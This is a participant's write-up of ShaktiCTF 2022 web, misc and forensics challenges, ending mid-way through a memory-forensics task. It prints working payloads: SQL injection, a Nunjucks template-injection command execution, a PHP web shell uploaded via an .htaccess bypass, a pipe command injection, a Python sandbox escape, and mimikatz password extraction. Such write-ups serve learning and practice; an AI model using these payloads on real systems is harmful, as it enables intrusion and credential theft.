ShaktiCTF 2022

Team Name : **SimranSankhala**


Name : **Simran Sankhala**

Web

Be Alert

in source code there was an endpoint, following that endpoint got me to a input bar which was taking password .

```
<body>
<center>

<!--Something appears in /flag.html-->

```



i checked the source code i got the js code for the pass

```
<script>
<!--
  let word = "rg`jsh`clhm";
  let password = "";
  function chall(word) {
    for (let i=0; i<word.length;i++) {
      password += String.fromCharCode(word.charCodeAt(i) + 1);
    }
    return password
  }
-->
</script>
```

so i reversed this js code in console & got the password


```
password='';function chall(word) {
        for (let i=0; i<word.length;i++) {
            password += String.fromCharCode(word.charCodeAt(i) + 1);
        }
        return password…
"shaktiadmin"
```

so the password was : `shaktiadmin` entering this got me the flag

Flag : `shaktictf{c0n9r4t5_u53r_hehe65445746}`

L0g1n F4il3d


it was a login page given . by looking at it i understood its a sqli chall



so i used this payload `' or 1=1 --` & got the flag

Hey h3ck3r!


in this challenge there was a name input bar who i tried `{{7*7}}` got 49 .



I understood its SSTI

i tried various payloads but was getting error, when i look closely to the error message saw `nunchuks` so i tried with nunchuks SSTI Payload `{{range.constructor("return global.process.mainModule.require('child_process').execSync('cat flag')")()}}`


& got the flag



Flag : `shaktictf{ohh!!!_nuunjucksssss_ssti}`

S4F3 UPL04D

this challenge was about a file upload vuln .



in the source code i saw

`$disallowed_extensions= array( "php","php3","php4","php5","php7","pht","phtm","phtml","phar","phps");` so these extensions were blocked

i tried uploading `.htaccess` & it worked

the flow of this attack was :

```
1. Upload malicious htaccess that allows php code execution as png images

         AddType application/x-httpd-php .png

2. Upload test.png with php shell

3. change content-type in burpsuite while uploading
   Content-Type: application/x-httpd-php

4. Access /uploads/simran.png -> shell
```


```
-----------------------------135540297533493121912637223958
Content-Disposition: form-data; name="myFile"; filename="simran.png"
Content-Type: application/x-httpd-php

<?php
$p = $_GET["p"];
$o = shell_exec($p);
echo $o;
?>

-----------------------------135540297533493121912637223958
Content-Disposition: form-data; name="submit"


-----------------------------135540297533493121912637223958--
```

```
  <p>Click on the "Choose File" button to upload a file:</p>
  <input type="file" id="myFile" name="myFile">
  <br>
  <br>
  <button type="upload" name="submit">Upload</button>
</form>
</body>
</html>


The file simran.png has been uploaded
```

Content of simran.png :

```
<?php
$p = $_GET["p"];
$o = shell_exec($p);
echo $o;
?>
```

got RCE



uid=33(www-data) gid=33(www-data) groups=33(www-data)

now just cat the flag


shaktictf{f1l3_upl0ad_iz_s4f3_ryt??}

Flag : `shaktictf{f1l3_upl0ad_iz_s4f3_ryt??}`

Ping-Pong


in this challenge , in the home page

`/ping?address=google.com` this endpoint was given




so i tried adding it to the main url

`https://ch3019023647.ch.eng.run/ping?address=google.com` saw its pinging google.com , so it was command execution vuln.



i did it with `|` got command execution.



cat command was getting not allowed so i used `base64` to get the flag content in base64 encrypted then decoded manually interminal

c2hha3RpY3Rme2MwbW00bmRfMW5qM2N0aTBuX2l6XzNhc3lfcmlnaHQ/P30K

```
root@simran:~/CTF#
root@simran:~/CTF# echo "c2hha3RpY3Rme2MwbW00bmRfMW5qM2N0aTBuX2l6XzNhc3lfcmlnaHQ/P30K " | base64 -d
shaktictf{c0mm4nd_1nj3cti0n_iz_3asy_right??}
base64: invalid input
root@simran:~/CTF#
```

so the payload was :

```
https://ch3019023647.ch.eng.run/ping?address=google.com|base64 flag.txt
```


got the flag this way !

Flag : `shaktictf{c0mm4nd_1nj3cti0n_iz_3asy_right??}`

Misc

Sanity

the flag was hidden somewhere in shaktictf discord , so i looked for it for a while in their discord & got it in misc channel header



Feedback


feedback chall was just a form , fill the form & submit & got the flag

Winter Reindeer

in this chall a snow_chall.txt was given ,on cating the file out i saw some spaces , i understood its whitespace steganography & used stegsnow but wasnt getting the actual data it was returning some garbage data , i looked at the chall desc once again .

it says `I invented universal joint and I can hide messages in the form of grids. Who am I?`

so the ans to this question is : `Gerolamo Cardano` now i used this name as stegsnow password on that text file & got the flag



flag : `shaktictf{H4v3_4_5n0wy_c7f}`

Greeky Fix

in this chall description a python file was given

```
key = chr(0x04) Z chr(0x01) Z chr(0x12) Z chr(0x0f) Z chr(0x1b) Z chr(0x04) Z chr(0x14) Z chr(0x1d) Z chr(0x15) Z chr(0x1f) Z chr(0x3a) Z c
flag_list
new_secret
def secret_xor(secret, key):
    new_secret = (secret * (int(len(key)/len(secret))+1))[:len(key)]
    flag_list = [chr((ord(a) ^ ord(b))) for a,b in zip(new_secret, key)]
return "".join(flag_list)


flag = secret_xor(secret,key)

if flag = "":
    print("Oh ho!! U didn't get it right :(")
else:
    print(flag)
```

in hint the keyword : `wisdom` was given

from the source code its pretty clear its xored with the key `wisdom` . so i wrote in python using that wisdom key & got the flag

```
root@simran:~/Desktop#
root@simran:~/Desktop# ipython3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: key = [chr(0x04), chr(0x01), chr(0x12), chr(0x0f), chr(0x1b), chr(0x04), chr(0x14), chr(0x1d), chr(0x15), chr(0x1f), chr(0x3a), chr(
   ...:     0x32), chr(0x05), chr(0x36),  chr(0x10), chr(0x54), chr(0x3d), chr(0x3f), chr(0x44), chr(0x0a), chr(0x44), chr(0x45), chr(0x4e), chr(0x10)]
   ...:
   ...:
   ...: def secret_xor(secret, key):
   ...:     new_secret = (secret * (int(len(key)/len(secret))+1))[:len(key)]
   ...:     flag_list = [chr((ord(a) ^ ord(b))) for a, b in zip(new_secret, key)]
   ...:     return "".join(flag_list)
   ...:
   ...:
   ...: flag = secret_xor("wisdom", key)
   ...:
   ...: if flag == "":
   ...:     print("Oh ho!! U didn't get it right :(")
   ...: else:
   ...:     print(flag)
   ...:
shaktictf{U_r_c0RR3c7!!}

In [2]:
```

flag : `shaktictf{U_r_c0RR3c7!!}`


Cipher Puzzle

in this chall a .txt file was given , which was containing this :

```
----- .---- .---- .---- ----- .---- ----- .---- / ----- .---- .---- .---- ----- ----- .---- ----- / ----- .---- .---- ----- .---- ----- ---
```

its clear that its morse code so i used morse decoder & got binary values → binary decode → got another cipher `urigzwszh{5r4g7wS0vQ0P53}` i tried with alot of cipher detectors none worked.

at last i tried to crack it with `affaine Cipher Decoder` & it worked & i got the flag



so it was `morse code -> binary decode -> affaine cipher decode -> flag`

Level 0 , Level1 , Endgame

these 3 misc challs were a pyjail escape challenge .

i used one master payload which solved all 3 like magic


The Payload for pyjail Escape : `"".__class__.__mro__[1].__subclasses__()[132].__init__.__globals__['s' + 'ys' + 'tem']('cat flag.txt')`

Forensics

Follow Up

in this challenge , a pcapng file was given ,i loaded it in wireshark & checked TCP streams


saw `PNG` headers .



saved it as raw.dat then cat it in terminal saw it has spaces so i removed using cli & reformed the imaged using `xxd` & viewed the png normally ! the image was containing the flag

steps :

```
cat hex | tr -d " \n\t" > raw.dat
xxd -r -p raw.dat > flag.png
eog flag.png
```



Mission 1

Description :

DESCRIPTION

You are a forensics investigator hired by a private comapny to gather proofs against an ex-employee who secretly worked for the rival company and was fired later. This memory dump was taken from the ex-employee's system. Answer the following questions as a part of your mission:

1. What is the SHA1 hash of Challenge.raw?
2. What is the user password of TroubleMaker's account?
3. What is the PID of the program used to capture the image?

Flag Format: shaktictf{SHA1hash_password_PID}

Author : v1Ru5

FLAG FORMAT: `shaktictf{}`

so a file called `Challenge.raw` was given to us . it was a memdump so i used volatility

3 things i needed to enumerate

- SHA1 hash of the file
- Password of TroubleMaker
- PID of the program that got used to capture the image

task 1 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# ls
Challenge.raw  vol.py
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# sha1sum Challenge.raw
ed85ee47484e503787277807d3ef999586aecf1b  Challenge.raw
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

SHA1 of Challenge.raw : `ed85ee47484e503787277807d3ef999586aecf1b`

Task 2 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module   User             Domain           Password
-------- ---------------- ---------------- ------------------------------------
wdigest  TroubleMaker     TroubleMaker-PC  londonbridge
wdigest  TROUBLEMAKER-PC$ WORKGROUP
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

Password : `londonbridge`

Task 3 :

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 pslist | grep -i "DumpIt.exe"
Volatility Foundation Volatility Framework 2.6.1
0xfffffa8003798060 DumpIt.exe            636   1452      2        45      1      1 2022-12-08 20:05:34 UTC+0000
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

PID : `636`

so our final flag was : `shaktictf{ed85ee47484e503787277807d3ef999586aecf1b_londonbridge_636}`

Mission 2

the same memdup was used for this challenge

Description :

DESCRIPTION

What was the confidential information that he was going to leak before getting fired?

Challenge File - Same as Mission 1

Author : v1Ru5

FLAG FORMAT: `shaktictf{}`

`clipboard` plugin gave me a pastebin link

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 clipboard
Volatility Foundation Volatility Framework 2.6.1
Session    WindowStation Format                        Handle Object             Data
---------- ------------- ------------------ ---------- ------------------ ------------------------------------------------
         1 WinSta0       CF_UNICODETEXT              0x50321 0xfffff900c06c8100 https://pastebin.com/VPSQgu4v
         1 WinSta0       CF_TEXT                 0x7400000000 ------------------
         1 WinSta0       CF_LOCALE                   0x302e7 0xfffff900c1fdb360
         1 WinSta0       0x0L                           0x0 ------------------
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

Link : `https://pastebin.com/VPSQgu4v` but it was password encrypted , so for the password i looked around in the file system . got one file called hint.txt but on dumping it locally it was showing blank , so i tried various plugins to see more info inside the mem dump


`cmdscan` plugin gave me an interesting base64 string on decoding it i got `victory` could be a potential password , so i kept in note & tried this password in pastebin didnt worked .

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
CommandProcess: conhost.exe Pid: 2628
CommandHistory: 0x20ed90 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 7 LastAdded: 6 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x203740: cd Documents
Cmd #1 @ 0x1ed380: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #2 @ 0x2139c0: type hint.txt
Cmd #3 @ 0x1ed3f0: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #4 @ 0x2139f0: type hint.txt
Cmd #5 @ 0x1ed460: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #6 @ 0x213a20: type hint.txt
Cmd #15 @ 0x1d0158:
Cmd #16 @ 0x20df00:
^CInterrupted
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# echo "WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=" | base64 -d
You might need this - victoryroot@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti#
```

by using `consoles` plugin i got another password

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f817/volatility/Shakti# python vol.py -f Challenge.raw --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 2628
Console: 0xffd46200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 2612 Handle: 0x60
----
CommandHistory: 0x20ed90 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 7 LastAdded: 6 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x203740: cd Documents
Cmd #1 at 0x1ed380: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #2 at 0x2139c0: type hint.txt
Cmd #3 at 0x1ed3f0: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #4 at 0x2139f0: type hint.txt
Cmd #5 at 0x1ed460: echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
Cmd #6 at 0x213a20: type hint.txt
----
Screen 0x1f12a0 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
